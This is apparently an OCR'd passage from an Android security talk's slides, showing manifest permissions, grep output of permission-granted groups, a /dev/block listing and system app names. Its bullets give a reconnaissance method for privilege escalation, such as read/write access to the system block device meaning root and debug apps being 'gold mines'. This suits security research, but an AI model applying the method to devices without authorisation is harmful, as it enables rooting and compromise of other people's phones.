    </application>
    <permission android:description="@string/permdesc_ant" android:label="@string/permlab_ant"
    android:name="com.dsi.ant.permission.ANT" android:permissionGroup="android.permission-group
    .NETWORK" android:protectionLevel="dangerous"/>
    <permission android:description="@string/permdesc_antAdmin" android:label="@string/
    permlab_antAdmin" android:name="com.dsi.ant.permission.ANT_ADMIN" android:permissionGroup="
    android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
    <permission android:description="@string/permdesc_antradio" android:label="@string/
    permlab_antradio" android:name="com.dsi.ant.permission.ANTRADIO" android:permissionGroup="
    android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
</manifest>
```

3 lines, 742 characters selected

Spaces: 4


XML

- Permissions can expand attack surface, and grand additional groups
- ProtectionLevels dangerous and normal are open to any app
- grep -r -e normal -e dangerous --include=AndroidManifest.xml *

ANDROID PERMISSIONS

Groups are lovely

- Check /system/etc/permissions dir
- Permissions here grand groups
- Sometimes these are crazy bad (good)




```
Jons-Mac-Pro:a564c jcase$ cd system/etc/permissions/
Jons-Mac-Pro:permissions jcase$ grep gid *
com.qualcomm.location.xml:    <group gid="gps" />
com.qualcomm.location.xml:    <group gid="net_raw" />
com.qualcomm.location.xml:    <group gid="net_admin" />
com.qualcomm.location.xml:    <group gid="system" />
com.qualcomm.location.xml:    <group gid="qcom_diag" />
com.qualcomm.location.xml:    <group gid="sdcard_rw" />
com.qualcomm.location.xml:    <group gid="media_rw" />
com.qualcomm.location.xml:    <group gid="wifi" />
interface_permissions.xml:        <group gid="qcom_diag" />
interface_permissions.xml:        <group gid="radio" />
interface_permissions.xml:        <group gid="net_raw" />
platform.xml:         <group gid="net_bt_admin" />
platform.xml:         <group gid="net_bt" />
platform.xml:         <group gid="net_bt_stack" />
platform.xml:         <group gid="vpn" />
platform.xml:         <group gid="inet" />
platform.xml:         <group gid="log" />
platform.xml:         <group gid="sdcard_r" />
platform.xml:         <group gid="sdcard_r" />
platform.xml:         <group gid="sdcard_rw" />
platform.xml:         <group gid="sdcard_r" />
platform.xml:         <group gid="sdcard_rw" />
platform.xml:         <group gid="sdcard_all" />
platform.xml:         <group gid="media_rw" />
platform.xml:         <group gid="mtp" />
platform.xml:         <group gid="net_admin" />
platform.xml:         <group gid="cache" />
platform.xml:         <group gid="input" />
platform.xml:         <group gid="diag" />
platform.xml:         <group gid="net_bw_stats" />
platform.xml:         <group gid="net_bw_acct" />
platform.xml:         <group gid="loop_radio" />
Jons-Mac-Pro:permissions jcase$
```

BLOCK DEVICES

Where the firmware lives

- Look for weak permissions
- R/W to system block == root
- Boring on this device




```
Jons-Mac-Pro:permissions jcase$ adb shell ls -l /dev/block
brw------- root     root       7,   0 1970-03-22 12:56 loop0
brw------- root     root       7,   1 1970-03-22 12:56 loop1
brw------- root     root       7,   2 1970-03-22 12:56 loop2
brw------- root     root       7,   3 1970-03-22 12:56 loop3
brw------- root     root       7,   4 1970-03-22 12:56 loop4
brw------- root     root       7,   5 1970-03-22 12:56 loop5
brw------- root     root       7,   6 1970-03-22 12:56 loop6
brw------- root     root       7,   7 1970-03-22 12:56 loop7
brw------- root     root     179,   0 1970-03-22 12:56 mmcblk0
brw------- root     root     179,   1 1970-03-22 12:56 mmcblk0p1
brw------- root     root     179,  10 2015-08-03 11:24 mmcblk0p10
brw------- root     root     179,  11 1970-03-22 12:56 mmcblk0p11
brw------- root     root     179,  12 1970-03-22 12:56 mmcblk0p12
brw------- root     root     179,  13 1970-03-22 12:56 mmcblk0p13
brw------- root     root     179,  14 1970-03-22 12:56 mmcblk0p14
brw------- root     root     179,  15 1970-03-22 12:56 mmcblk0p15
brw------- root     root     179,  16 1970-03-22 12:56 mmcblk0p16
brw------- root     root     179,  17 1970-03-22 12:56 mmcblk0p17
brw------- root     root     179,  18 1970-03-22 12:56 mmcblk0p18
brw------- root     root     179,  19 1970-03-22 12:56 mmcblk0p19
brw------- root     root     179,   2 1970-03-22 12:56 mmcblk0p2
brw------- root     root     179,  20 1970-03-22 12:56 mmcblk0p20
brw------- root     root     179,  21 1970-03-22 12:56 mmcblk0p21
brw------- root     root     179,  22 1970-03-22 12:56 mmcblk0p22
brw------- root     root     179,  23 1970-03-22 12:56 mmcblk0p23
brw------- root     root     179,  24 1970-03-22 12:56 mmcblk0p24
brw------- root     root     179,  25 1970-03-22 12:56 mmcblk0p25
brw------- root     root     179,  26 1970-03-22 12:56 mmcblk0p26
brw------- root     root     179,  27 1970-03-22 12:56 mmcblk0p27
brw------- root     root     179,  28 1970-03-22 12:56 mmcblk0p28
brw------- root     root     179,  29 1970-03-22 12:56 mmcblk0p29
brw------- root     root     179,   3 1970-03-22 12:56 mmcblk0p3
brw------- root     root     179,  30 1970-03-22 12:56 mmcblk0p30
brw------- root     root     179,   4 1970-03-22 12:56 mmcblk0p4
brw------- root     root     179,   5 1970-03-22 12:56 mmcblk0p5
brw------- root     root     179,   6 1970-03-22 12:56 mmcblk0p6
brw------- root     root     179,   7 1970-03-22 12:56 mmcblk0p7
brw------- root     root     179,   8 1970-03-22 12:56 mmcblk0p8
brw------- root     root     179,   9 1970-03-22 12:56 mmcblk0p9
```

APPLICATIONS

Most are boring


- Look for system/radio/etc apps
- Debug/Diag apps are gold mines
- Look for fun Android permissions
- Look for jni usage
- Look Runtime.exec() usage
- Look for file permission changes
- Look for reads/writes to files



```
shell@Yaris5NA:/ $ cd /system/app
shell@Yaris5NA:/system/app $ ls *.apk
AntHalService.apk
BasicDreams.apk
BatteryWarning.apk
Bluetooth.apk
BluetoothExt.apk
Calculator.apk
Calendar.apk
CellBroadcastReceiver.apk
CertInstaller.apk
DocumentsUI.apk
DownloadProviderUi.apk
DrmProvider.apk
Email.apk
Exchange2.apk
FMRecord.apk
Galaxy4.apk
GsmTuneAway.apk
HTMLViewer.apk
HoloSpiralWallpaper.apk
InterfacePermissions.apk
JrdElabel.apk
JrdFotaService.apk
JrdGallery.apk
JrdLauncher.apk
JrdLockscreen.apk
JrdNAMProgram.apk
JrdNetworkReset.apk
JrdSosContacts.apk
KeyChain.apk
LatinIME.apk
LiveWallpapers.apk
LiveWallpapersPicker.apk
MagicSmokeWallpapers.apk
Music.apk
NoiseField.apk
PacProcessor.apk
PackageInstaller.apk
PartnerBookmarksProvider.apk
```

APPLICATIONS

Most are boring



